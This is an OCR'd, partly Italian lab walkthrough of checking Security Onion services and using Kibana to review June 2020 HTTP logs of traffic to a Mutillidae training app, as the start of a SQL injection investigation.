
MySQL è un database comunemente utilizzato da applicazioni web, ma è vulnerabile a tecniche di iniezione SQL, che possono essere sfruttate per ottenere accesso non autorizzato a dati sensibili. I server DNS, che risolvono i nomi di dominio in indirizzi IP, possono inoltre essere utilizzati per esfiltrare dati tramite richieste DNS.

Log e Accesso a Kibana - Logs and Accessing Kibana


⚜️ **Tag:** #kibana #log #onionaccess


Per avviare l'analisi, si accede alla VM Onion ed eseguendo il comando `sudo so-status` è possibile verificare lo stato dei servizi. Successivamente, si utilizza Kibana con credenziali (username: `analyst`, password: `cyberops`) per visualizzare i log di sicurezza.


SecOnion
en_US
28 Oct, 08:56
Security Onion
Enter your password
Cancel
Log In


Applications
Places
Terminal
Mon 08:58
home
Sguil
Kibana
CyberChef
Squert
README
Trash
analyst@SecOnion () - byobu
File Edit View Search Terminal Help
analyst@SecOnion:~⟫ sudo so-status
[sudo] password for analyst:
Status: securityonion
* sguil server [OK]
Status: seconion-import
* pcap_agent (sguil) [OK]
* snort_agent-1 (sguil) [OK]
* barnyard2-1 (spooler, unified2 format) [OK]
Status: Elastic stack
* so-elasticsearch [OK]
* so-logstash [OK]
* so-kibana [OK]
* so-freqserver [OK]
analyst@SecOnion:~⟫
16.04 0:-* 2m 3.84 3.8GHz 3.9G53% 2024-10-28 08:58:28
1 / 4


Applications
Places
Mon 08:59
home
Sguil
Kibana
CyberChef
Squert
README
Trash
Security Onion
1 / 4



Applications
Places
Chromium Web Browser
Mon 08:59
Security Onion - Chromium
Security Onion
Not secure
localhost/app/kibana
Security Onion
Username
Password
Login
1 / 4





Indagine su un Attacco SQL Injection con Kibana - SQL Injection Investigation in Kibana

⚜️ **Tag:** #sqlinjection #cybersecurity #kibana

1. **Intervallo Temporale**: Selezionare il mese di Giugno 2020.
2. **Filtri di Protocollo**: Applicare un filtro per il protocollo HTTP.
3. **Log Analizzati**: Osservare IP sorgente e destinazione, porta e altri dettagli sui log, utili per identificare possibili attacchi di SQL Injection.


Applications Places Chromium Web Browser Mon 09:06
Overview - Kibana - Chromium
Overview - Kibana
Not secure | localhost/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f59e?_g=()&_a=(description:'',filt...
kibana
Dashboard / Overview
Full screen
Share
Clone
Edit
Documentation
Auto-refresh
Last 24 hours
Discover
Visualize
Dashboard
Timelion
Dev Tools
Management
Squert
Logout
Collapse
Time Range
Quick
Relative
Absolute
Recent
From
Set To Now
2020-06-01 00:00:00.000
YYYY-MM-DD HH:mm:ss.SSS
June 2020
Sun Mon Tue Wed Thu Fri Sat
01 02 03 04 05 06
07 08 09 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30
To
Set To Now
2020-06-30 23:59:59.999
YYYY-MM-DD HH:mm:ss.SSS
June 2020
Sun Mon Tue Wed Thu Fri Sat
01 02 03 04 05 06
07 08 09 10 11 12 13
14 15 16 17 18 19 20
21 22 23 24 25 26 27
28 29 30
Go
>_ *
Options
Update
1 / 4


Applications Places Chromium Web Browser Mon 09:08
Overview - Kibana - Chromium
Overview - Kibana
Not secure | localhost/app/kibana#/dashboard/94b52620-342a-11e7-9d52-4f090484f59e?_g=(filters:!(),refreshInterva...
refresh
23:59:59.999
kibana
>_ *
Options
Update
NOT destination_ip: "209.165.201.17"
Add a filter +
Actions
Discover
Visualize
Dashboard
Timelion
Dev Tools
Management
Squert
Logout
Collapse
Navigation
Home
Help
Alert Data
Zeek Notices
ElastAlert
HIDS
NIDS
Zeek Hunting
Connections
DCE/RPC
DHCP
DNP3
DNS
Files
FTP
HTTP
Intel
IRC
Kerberos
Total Number of Logs
135
Total Log Count Over Time
Count
60
40
20
0
2020-06-07 00:00
2020-06-21 00:00
@timestamp per 12 hours
All Sensors - Log Type
Log Type(s)
Count
bro_conn 62
bro_files 23
bro_dns 22
bro_http 22
bro_ssh 4
Sensors - C...
2
Devices - C...
0
1 / 4



HTTP - Status and Method

Status Message	Method	Count
OK	GET	22

IP Address	Count
209.165.200.227	22

IP Address	Count
209.165.200.235	22

HTTP - Sites

Site	Count
209.165.200.235	22

HTTP - URIs

URI	Count
/mutillidae/	1
/mutillidae/favicon.ico	1
/mutillidae/images/ihackBanner2x_final_print.jpg	1
/mutillidae/images/back-button-128px-by-128px.png	1
/mutillidae/images/backtrack-4-r2-logo-90-69.png	1
/mutillidae/images/bui_eclipse_pos_logo_fc_med.jpg	1
/mutillidae/images/coykillericon.png	1
/mutillidae/images/owasp-logo-400-300.png	1
/mutillidae/images/php-mysql-logo-176-200.jpeg	1
/mutillidae/images/right.gif	1

Export: Raw Formatted


1 2 3 »

HTTP - Referrer

referrer.keyword: Descending	Count
http://209.165.200.235/mutillidae/	18
http://209.165.200.235/mutillidae/index.php?page=user-info.php	2
http://209.165.200.235/	1

HTTP - User Agent

User Agent	Count
Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0	22


HTTP - Logs

